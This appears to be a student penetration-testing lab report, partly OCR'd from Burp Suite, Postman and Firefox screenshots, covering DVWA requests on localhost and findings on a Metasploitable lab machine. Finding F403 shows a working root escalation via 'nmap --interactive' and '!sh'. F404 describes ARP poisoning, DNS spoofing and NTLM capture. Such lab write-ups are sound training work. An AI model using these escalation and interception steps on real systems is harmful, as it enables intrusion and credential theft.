

Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://localhost:80 [127.0.0.1]
Open browser
Time Type Direction Method URL Status code Length
04:59:01 24... HTTP → Request GET http://localhost/dvwa
Request
Pretty Raw Hex
GET /dvwa HTTP/1.1
Host: localhost
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 14
Inspector
Notes
Search
0 highlights
Event log (1)
All issues
Memory: 120.9MB
Disabled



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Filter on
# Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Time
161 http://localhost GET /dvwa/vulnerabilities/sqli/?id=1%2... ✓ 200 5266 HTML Vulnerability: SQL Inje... 127.0.0.1 05:40:33
162 http://localhost GET /dvwa/vulnerabilities/brute/ 200 5011 HTML Vulnerability: Brute Fo... 127.0.0.1 05:40:47
163 http://localhost GET /dvwa/vulnerabilities/brute/?usern... ✓ 200 5106 HTML Vulnerability: Brute Fo... 127.0.0.1 05:40:55
165 http://localhost GET /dvwa/vulnerabilities/api/ 200 7919 HTML Vulnerability: API Secu... 127.0.0.1 05:41:06
166 http://localhost GET /dvwa/vulnerabilities/api/v2/user/ 404 527 HTML 404 Not Found 127.0.0.1 05:41:06
167 http://localhost GET /dvwa/vulnerabilities/sqli_blind/ 200 4989 HTML Vulnerability: SQL Inje... 127.0.0.1 05:41:54
168 http://localhost GET /dvwa/vulnerabilities/sqli_blind/?i... ✓ 200 5030 HTML Vulnerability: SQL Inje... 127.0.0.1 05:41:57
169 http://localhost GET /dvwa/logout.php 302 337 HTML php 127.0.0.1 05:42:24
170 http://localhost GET /dvwa/login.php 200 1715 HTML php Login :: Damn Vulnera... 127.0.0.1 05:42:24
172 http://localhost POST /dvwa/login.php ✓ 302 455 HTML php 127.0.0.1 PHPSESSID=094... 05:42:30
173 http://localhost GET /dvwa/index.php 200 6850 HTML php Welcome :: Damn Vul... 127.0.0.1 05:42:30
174 http://localhost GET /dvwa/vulnerabilities/sqli/ 200 4920 HTML Vulnerability: SQL Inje... 127.0.0.1 05:42:57
175 http://localhost GET /dvwa/vulnerabilities/sqli/?id=1&S... ✓ 200 4978 HTML Vulnerability: SQL Inje... 127.0.0.1 05:43:01
Request
Pretty Raw Hex
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: localhost
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=094e36f9407adaef103759ec15139bae; security=low
Connection: keep-alive
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Tue, 24 Feb 2026 10:43:01 GMT
Server: Apache/2.4.66 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4651
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
Inspector
Notes
Search
0 highlights
Event log (3)
All issues
Memory: 161.5MB
Disabled



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel Burp AI
Target: http://localhost HTTP/1
Request
Pretty Raw Hex
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: localhost
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=094e36f9407adaef103759ec15139bae; security=low
Connection: keep-alive
Response
Pretty Raw Hex Render
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: SQL Injecti
User ID: Submit
ID: 1
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-secur
https://owasp.org/www-community/attacks/
https://bobby-tables.com/
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 2
Request headers 16
Response headers 10
Name Value
Date Tue, 24 Feb 202...
Server Apache/2.4.66 (...
Expires Tue, 23 Jun 200...
Cache-Control no-cache, must...
Pragma no-cache
Vary Accept-Encoding
Content-Length 4651
Keep-Alive timeout=5, max...
Connection Keep-Alive
Content-Type text/html;chars...
Inspector Notes Custom actions
Search 0 highlights
Done
4,979 bytes | 1,008 millis
Event log (3) All issues
Memory: 239.0MB Disabled



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel Burp AI
Target: http://localhost HTTP/1
Request
Pretty Raw Hex
GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: localhost
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=094e36f9407adaef103759ec15139bae; security=low
Connection: keep-alive
Response
Pretty Raw Hex Render
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: SQL Injecti
User ID: Submit
ID: 2
First name: Gordon
Surname: Brown
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-secur
https://owasp.org/www-community/attacks/
https://bobby-tables.com/
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 2
Request headers 16
Response headers 10
Name Value
Date Tue, 24 Feb 202...
Server Apache/2.4.66 (...
Expires Tue, 23 Jun 200...
Cache-Control no-cache, must...
Pragma no-cache
Vary Accept-Encoding
Content-Length 4652
Keep-Alive timeout=5, max...
Connection Keep-Alive
Content-Type text/html;chars...
Inspector Notes Custom actions
Search 0 highlights
Done
4,980 bytes | 1,007 millis
Event log (3) All issues
Memory: 239.0MB Disabled


Get data - Mr. Dhruvil's Workspace
File Edit View Help
Home Workspaces API Network
Search Postman
Invite
Upgrade
We're updating our plans and pricing on March 1. See our blog for more details.
Mr. Dhruvil's Workspace
New Import
Collections
Environments
History
Flows
Files BETA
Search collections
My Collection
GET Get data
POST Post data
Overview
GET Get data
No environment
My Collection / Get data
Save
Share
GET
http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Send
Docs Params Authorization Headers (7) Body Scripts Tests Settings
Cookies
Headers 6 hidden
Key Value Description Bulk Edit Presets
Cookie PHPSESSID=094e36f9407adaef10375...
Body Cookies Headers (11) Test Results (1/1)
200 OK 10 ms 1.77 KB Save Response
HTML Preview Visualize
Damn Vulnerable Web Application
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
Cloud View Find and replace Console Terminal
Runner Capture requests Cookies Vault Trash


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.6 - Temporary Project
Settings
Tools > Proxy
Manage global settings
All User Project
Tools
Proxy
Intruder
Repeater
Sequencer
Burp's browser
Project
Sessions
Network
User interface
Suite
AI
Extensions
Configuration library
Proxy listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add Edit Remove
Running Interface Invisible Redirect Certificate TLS Protocols
127.0.0.1:8080 Per-host Default
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other Burp.
Import / export CA certificate
Regenerate CA certificate
Request interception rules
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules: Master interception is turned off
Add Edit Remove Up Down
Enabled Operator Match type Relationship Condition
File extension Does not match (^gif$|^jpg$|^png$|^css$|^js$|^ico$|^sv...
Or Request Contains parameters
Or HTTP method Does not match (get|post)
And URL Is in target scope
Automatically fix missing or superfluous new lines at end of request
Event log (5)
All issues
Memory: 131.0MB
Disabled


Kali Linux
Hack The Box :: Meow Ma
Settings
Firefox
about:preferences
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Connection Settings
General
Home
Search
Privacy & Security
Sync
More from Mozilla
Extensions & Themes
Firefox Support
Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
127.0.0.1
Port
8080
Also use this proxy for HTTPS
HTTPS Proxy
127.0.0.1
Port
8080
SOCKS Host
Port
0
SOCKS v4
SOCKS v5
Automatic proxy configuration URL
Reload
No proxy for
Cancel
OK


Kali Linux
Hack The Box :: Meow Ma
Settings
Burp Suite Community Editio
Not Secure
http://10.129.12.193
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Burp Suite Community Edition
Error
Failed to connect to 10.129.12.193:80


Burp
Project
Intruder
Repeater
View
Help
Burp Suite Community Edition v2025.10.6 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Filter on
Host
Method
URL
Params
Edited
Status code
Length
MIME type
Extension
Title
Notes
TLS
IP
Cookies
Time
1 http://10.129.12.193 GET / 10.129.12.193 01:40:31 27
3 http://10.129.12.193 GET / 10.129.12.193 01:42:25 27
Request
Pretty
Raw
Hex
GET / HTTP/1.1
Host: 10.129.12.193
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Inspector
Request attributes
Request headers
Notes
Search
0 highlights
Event log (5)
All issues
Memory: 131.0MB
Disabled

## F403: Privilege Escalation via SUID Enumeration

**Severity:** Critical

### Description

Following initial shell access, I performed system enumeration to assess privilege levels and identify potential escalation vectors. Using standard enumeration commands, I verified the current user context, group memberships, and system configuration artifacts.

This analysis demonstrated how attackers can leverage enumeration techniques to identify privilege escalation opportunities and expand system access after initial compromise. Although performed as a conceptual demonstration, the activity highlighted the importance of restricting unnecessary privileges and monitoring privileged operations.

### Impact

Weak privilege boundaries could allow attackers to escalate access, bypass security controls, and perform unauthorized administrative actions.

### Evidence (Screenshots)

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(flo
ppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1
19(sambashare),1000(msfadmin)
```

```
    --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
  MISC:
    -6: Enable IPv6 scanning
    -A: Enables OS detection and Version detection, Script scanning and Traceroute
    --datadir <dirname>: Specify custom Nmap data file location
    --send-eth/--send-ip: Send using raw ethernet frames or IP packets
    --privileged: Assume that the user is fully privileged
    --unprivileged: Assume the user lacks raw socket privileges
    -V: Print version number
    -h: Print this help summary page.
  EXAMPLES:
    nmap -v -A scanme.nmap.org
    nmap -v -sP 192.168.0.0/16 10.0.0.0/8
    nmap -v -iR 10000 -PN -p 80
  SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
  msfadmin@metasploitable:~$ nmap --interactive

  Starting Nmap V. 4.53 ( http://insecure.org )
  Welcome to Interactive Mode -- press h <enter> for help
  nmap> !sh
  sh-3.2# whoami
  root
  sh-3.2# _
```

```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

## F404: Network Protocol Exposure and Man-in-the-Middle Risk

**Severity:** High

### Description

I conducted network attack simulations within the controlled lab environment to evaluate the security posture of network communication protocols. Using Ettercap, I performed host discovery and selected victim and gateway systems to establish a Man-in-the-Middle (MitM) position through ARP poisoning.


After successfully positioning between communicating hosts, I configured DNS spoofing rules to redirect victim traffic to the attacker-controlled system. The attack resulted in domain resolution manipulation, which redirected victim requests to the attacker IP address. I validated attack success through victim connectivity tests and packet capture analysis using Wireshark.

Additionally, Responder captured NTLM authentication data, demonstrating how insecure network configurations and lack of encrypted protocols can expose sensitive credential material. The presence of ARP anomalies and intercepted DNS responses confirmed successful traffic interception.


### Impact


Attackers could exploit similar conditions to intercept user communications, capture authentication credentials, redirect traffic to malicious resources, and conduct phishing or session hijacking attacks.


### Evidence (Screenshots)

